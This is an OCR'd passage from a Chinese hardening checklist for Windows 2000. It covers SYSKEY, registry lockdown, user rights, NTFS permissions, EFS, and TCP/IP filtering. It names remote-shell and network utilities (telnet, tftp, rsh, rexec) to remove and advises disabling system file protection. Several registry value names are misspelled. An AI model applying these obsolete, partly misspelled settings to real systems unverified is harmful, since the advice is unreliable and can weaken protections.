


图10 启用加密




图11 账户数据库项

位之间）作为系统启动的密码。系统将使用这个密码的128位散列（属于安全加密的概念）值来加密SAM数据库中的密码，则每次启动系统时需要手动输入这个新指定的密码；

B．选择"系统产生的密码"，系统随机生成一个128位值的密钥对SAM数据库加密；则，或者"在软盘上保存这个启动密码"（需要在系统启动时插入这个软盘）；或者"在本机上保存启动密码"（如图解释）。

2．为防止原来密码的泄漏，还需从WINNT/REPAIR目录中删除"SAM"文件。

备注	使用"syskey"后系统SAM将无法逆转到之前的状况。

项目编号	1-011
项目名称	注册表安全设置
项目描述	Windows 2000的注册表相关项目包括许多安全设置，本部分的内容将作详细解释。
操作步骤	1．对应"对匿名连接的额外限制"，没有显式匿名权限就无法访问，在HKEY_LOCALMACHINE\SYSTEM\CurrentControlSet\Control\Lsa键下修改restrictanonymous值为2。 2．对应"关闭默认的根目录和管理共享"，去除Windows 2000安装后的默认共享，在注册表键HKEY_LOCALMACHINE\SYSTEM\CurrentControlSet\Services\Lanmanserver\Parameters下添加DWORD（双字节）值autosharewks为0以及autoshareserver为0。 3．对应"禁止Guest用户访问日志"，取消来宾账号包括其同组账号访问日志的权力，分别将在HKEY_LOCALMACHINE\CurrentControlSet\Services\EventLog下面的3个子键Application、Security以及System下面的RestrictGuestAccess键值改为1。 4．对应"禁止显示上次登录的用户名"，防止在登录界面上泄漏账号名信息，在HKEY_LOCALMACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon键下面修改DontDisplayLastUserName值为1。 5．对应"禁用8.3文件名创建"，取消Windows 2000为兼容以前微软文件命名方式带来的性能损失，在注册表子键HKEY_LOCALMACHINE\SYSTEM\CurrentControlSet\Control\FileSystem中修改NtfsDisable8dot3NameCreation值为1。 6．对应"禁用无用的子系统"——取消因为使用类似DOS、Win16、OS/2 1.x和POSIX应用系统下的程序子系统可能带来的安全隐患，修改HKEY_LOCALMACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\SubSystems子键下的Optional值为"0000"，删除同一子键下的"Os2"和"Posix"项，并删除HKEY_LOCALMACHINE\SYSTEM\CurrentControlSet\Control\WOW子键（完整删除该子键），删除

	KEY_LOCALMACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment下的Os2LibPath项；删除HKEY_LOCALMACHINE\SOFTWARE\Microsoft\OS/2 Subsystem for NT下的全部子键。 7. (I)对应"保护系统不受一定的拒绝服务攻击"，防备SYN(Synchronize Sequence Numbers，同步序列数)泛滥攻击：分别在HKEY_LOCALMACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters键下添加DWORD值SynAttackProtect为2、TcpMaxHalfOpen值为100、TcpMaxHalfOpenedRetried值为80、TcpMaxPortsExhausted值为5；(II)对应"加强防备拒绝服务攻击的能力"，尽快终止半开放的TCP连接，可在如上的同一键下添加DWORD值TcpMaxConnetcResponseRetransmissions为3；(III)对应"TCP空连接保留计数器"检查的设置，可以防止死连接额外消耗系统资源，可以尽快结束死连接，在以上同一键值下添加DWORD值KeepAliveTime为300000，该计算单位为毫秒(ms)，即5分钟；(IV)对应"不轻易改变MTU(最大传输单元)的值"，防止Windows 2000自动执行的MTU探索被恶意用户利用导致系统采用极小MTU值从而增强系统资源消耗的拒绝服务攻击，可在同一键值下添加DWORD值EnablePMTUDicovery为0(限制MTU值不变，默认为576)；(V)对应"禁用IP源路由"，防止被恶意用户利用非法覆盖正常路由选择，应该在如上键值下添加DWORD值DisableIPSourceRouting为2；(VI)对应"禁用ICMP转向"，防止恶意用户利用来改变Windows 2000路由表以响应网络设备(如路由器)发送给它的ICMP重定向消息，在以上同一键下修改EnableICMPRedirect值为0。 8. 对应"禁用光盘自动启动"，防止恶意用户用该手段访问系统：可在键HEKY－ USER\default\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer 下改"NoDirveTypeAutoRun"值为149。 9. (I)对应"只有本地登录的用户才能访问软盘"，防止非法访问：修改HKEY_LOCALMACHINE\SOFTWARE\Microsoft\Windowsnt\CurrentVersion\Winlogon下的allocatefloppies值为1；(II)对应"只有本地登录的用户才能访问CD-ROM"，防止非法访问：修改同一键下的allocatecdroms值为1。 10. 对应"在关机时清理虚拟内存页面交换文件"，防止虚拟内存页面交换文件的信息泄漏：需要修改HKEY_LOCALMACHINE\SYSTEM\CurrentControlSet\Control\Session\Manager \Memory Management键下的clearpagefileatshutdown值为1。
备注	相关注册表修改的知识请参阅相关文档，这里就不再详细说明该项目中有关10以上(包括10在内)的DWORD值指的都是采用十进制的值，具体采用时要正确设置

项目编号	1－012
项目名称	设置特权和权利
项目描述	Windows 2000提供对用户权利作设定的安全机制，使用它可以设置任意指定用户在操作系统中拥有的可操作范围
操作步骤	如图12，在"控制面板->管理工具->本地安全设置"中对应"用户权利指派"的部分设置列表。 1. 管理员组(Administrators)可以被授权的权利：包括"更改系统时间、创建页面文件、装载和卸载设备驱动程序、在本地登录、管理审核和安全日志、配置单一进程、配置系统性能、关闭系统、取得文件或对象的所有权"。 2. 备份操作员组(Backup Operators)可以被授权的权利：包括"备份文件和目录、在本地登录、





图12 本地安全设置

	还原文件和目录" (如果不想让备份操作管理员有还原文件和目录的权利，可以创建一个新的用户组)。 3. 用户组 (Users) 可以被授权的权利：包括"在本地登录 (默认的)"。 4. 将有关"EveryOne"组的权利删除，如果已经遵守1－007中的账号管理事项5，还可以将有关"Power Users"组的内容删除。 5. 其他：不再授予其他任何权利，除非你的应用程序有特殊要求，你必须取消其他所有默认情况下的权利设定。
备注	如果你使用了I I S，并运行一个没有用户身份验证的网站，则必须保有IUSR_COMPUTERNAME和IWAM_COMPUTERNAM账号"从网络访问此计算机"、"在本地登录"以及"作为批处理作业登录"的权利。

项目编号	1－013
项目名称	设定访问控制 (ACL) 的文件权限
项目描述	在使用NTFS文件系统的基础上重制分区与文件访问条件，加强Windows 2000在默 安装下的访问权限，构建一个更加安全的主机
操作步骤	1. 取消默认安装时"EveryOne"组拥有的对所有磁盘的完全控制权限。在"我的电脑"目录中直接右键对应有"本地磁盘"标志的磁盘盘符，打开"属性"项，在"安全"页中删除"EveryOne"项，添加本地管理员账号 (类似"计算机名\用户名"的存在方式) 或管理员组 (Administrators) 项，并在下面的"权限"中选取"完全控制"。最好不要在根目录添加其他的用户权限设置，更安全的设置是只允许本机用户管 理员有完全控制权限，即使管理员组也不具备"写入"的权限。 2. 取消系统的文件保护功能 (这是为了给系统文件设定更安全的保存使用权限，如下3中的文件和程序)：(I) 首先移除系统中备份的系统文件，在根分区的"WINNT\DRIVER CACHE"目录下的所有文件，以及如果在安装Service Pack包时选择了"存档"时还要移除存档文件夹 (默认) 如"WINNT\ServicePackFiles"目录下的所有文件(也可以仅仅将它们换到另外的目录下保存)；(II) 移除系统文件后在命令行模下先执行"SFC/PURGECACHE"命令清除缓存文件，再执行"SFC/CACHESIZE=0"命令并重新启动，就可以取消Windows 2000的系统文件保护功能了。 3. (I) 对应于注册表安全设置 (见1－010中的07项) 的项目，在根分区的WINNT\SYSTEM32目录下有不必要的子系统相关的文件：ntdos.sys、ntio.sys、command.com、ntvdm.exe、krnl386.exe、posix.exe、psxdll.dll、psxss.exe、os2.exe、os2ss.exe、os2srv.exe以及os2 (目录)。(II) 对应于审核服务部分 (见1－005) 的项目，在同一目录有不必要的网络服务

	相关的文件“clipsrv.exe、llssrv.exe、lmrepl.exe netdde.exe、spoolss.exe、tapisrv.exe、tcpsvcs.exe、netbios.sys、netbt.sys、rdr.sys、srv.sys”；（III）还有在同一目录下的不必要的可执行文件“debug.exe、edit. com、edlin.exe、finger.exe、ftp.exe、nbtstat.exe、qbasic.exe、rcp.exe、rexec.exe、rsh.exe、secfixup.exe、telnet.exe、tftp.exe”；（IV）包括在同一目录下的部分管理工具，如“arp.exe、at.exe、cacls.exe、cmd.exe、ipconfig.exe、net.exe、net1.exe、netstat.exe、nslookup.exe、ntbackup.exe、ping.exe、rdisk.exe、regedit.exe、regedt32.exe、route.exe、runonce.exe、syskey.exe、tracert.exe、winmsd.exe、xcopy.exe、或有已经安装了的cscript.exe、wscript.exe”等可执行程序。 4．禁用系统中无用的和潜藏危险的组件。如3中所注的文件和可执行程序，可以将它们删除（如I－III）或者移动到一个新建的目录中（如IV），新建立一个用户组并将新建目录的权限设定为唯一只由该用户组完全控制，新建一个用户加入此用户组（注意：不要将管理员用户加入该组），当你准备使用这些程序时以该用户权限登录；还可建立一个只有这个用户控制的分区并设定只读属性，然后将文件夹移动到该分区保存；其他还可以采用例如给管理工具文件夹打包压缩或加密的手段，确保只有指定的用户可以访问和使用它们；更加安全的设置是在系统中完全删除上述文件，在需要管理时使用另外的拷贝。
备注	

项目编号	1－014
项目名称	使用Windows 2000文件加密功能
项目描述	Windows2000中包含的加密系统能够给磁盘、文件夹、文件加上一层安全保护，这个功能对于使用的用户是透明的，使用加密的用户可以直接以正确的用户身份登录后对文件夹任意操作，仿佛没有加密，而对不同的用户其内容则是加密的。这样无论别人是直接拷贝你的文件，还是把你的硬盘挂到别的机器上都无法读出里面的数据。
操作步骤	如图13，直接在文件与文件夹上右键弹出“属性”对话框，在“常规”页选择“高级”，选中“加密内容以便保护数据”。确定后退出，在最后确定时如果是应用在文件夹上，系统会提示是否包括文件夹中全部的文件，推荐对整个文件夹包括内含的文件加密，而不仅仅是单个的文件。  图.13. 文件加密
备注	注意，Windows 2000文件加密并不能防止文件被相应权限的用户删除。为了资料数据的安全，最好的办法还是常做备份。 另外，本机的管理员是文件加密默认的数据恢复代理，他可以阅读和在发生故障时恢复你加密的内容。 对应文件加密技术已有成熟的第三方软件可供采用，详情请咨询安全专家。

项目编号	1－015
项目名称	不记录系统失败的调试信息
项目描述	系统失败的调试信息存储在内存转储文件中，当系统崩溃时可以为除错提供信息，不过转储文件的存在还会泄漏其他关键信息，例如应用程序的密码
操作步骤	如图14，在"我的电脑"上点击右键，弹出"属性"选项，在"高级"页选中"启动和故障恢复"，在"写入调试信息"中选择"无"。





图14 启动与故障恢复

项目编号	1－016
项目名称	配置TCP/IP筛选
项目描述	Windows 2000提供了一定的网络流量过滤功能来保障TCP/IP安全，但需要手动配置
操作步骤	如图15，选择"网络与拨号连接->连接到外部网络的网卡选项的"属性"->Internet协议（TCP/IP）->属性->高级->选项"。点选"TCP/IP筛选=>属性"部分并作设置，如图16所示。


图15 配置TCP/IP筛选





图16 配置TCP/IP筛选

操作步骤（续）	在弹出窗口作如上设定，这是利用Windows 2000提供的TCP/IP安全机制对外部连接的过滤，这里是一个Web服务器的例子，它只允许80端口的TCP流量通过，对其他端口流量的进入默认为拒绝
备注	Windows 2000提供的TCP/IP筛选无法过滤向外的流量和向外的TCP连接的应答

项目编号	1－017
项目名称	禁止从光盘或软盘启动
项目描述	为了防止恶意用户利用微软的光盘自动启动（AutoRun）执行非法文件和恶意访问系统
操作步骤	1．从BIOS设置中禁用从光盘或软盘启动，并设置BIOS密码防止恶意修改 2．从注册表选项中禁用光盘自动启动（见1－011中08项）
备注	设置BIOS请参考用户各自的主板硬件说明书

项目编号	1－018
项目名称	使用一个有密码的屏保
项目描述	启动含有密码的屏幕保护程序，防管理员暂时离开的时候非法的物理访问
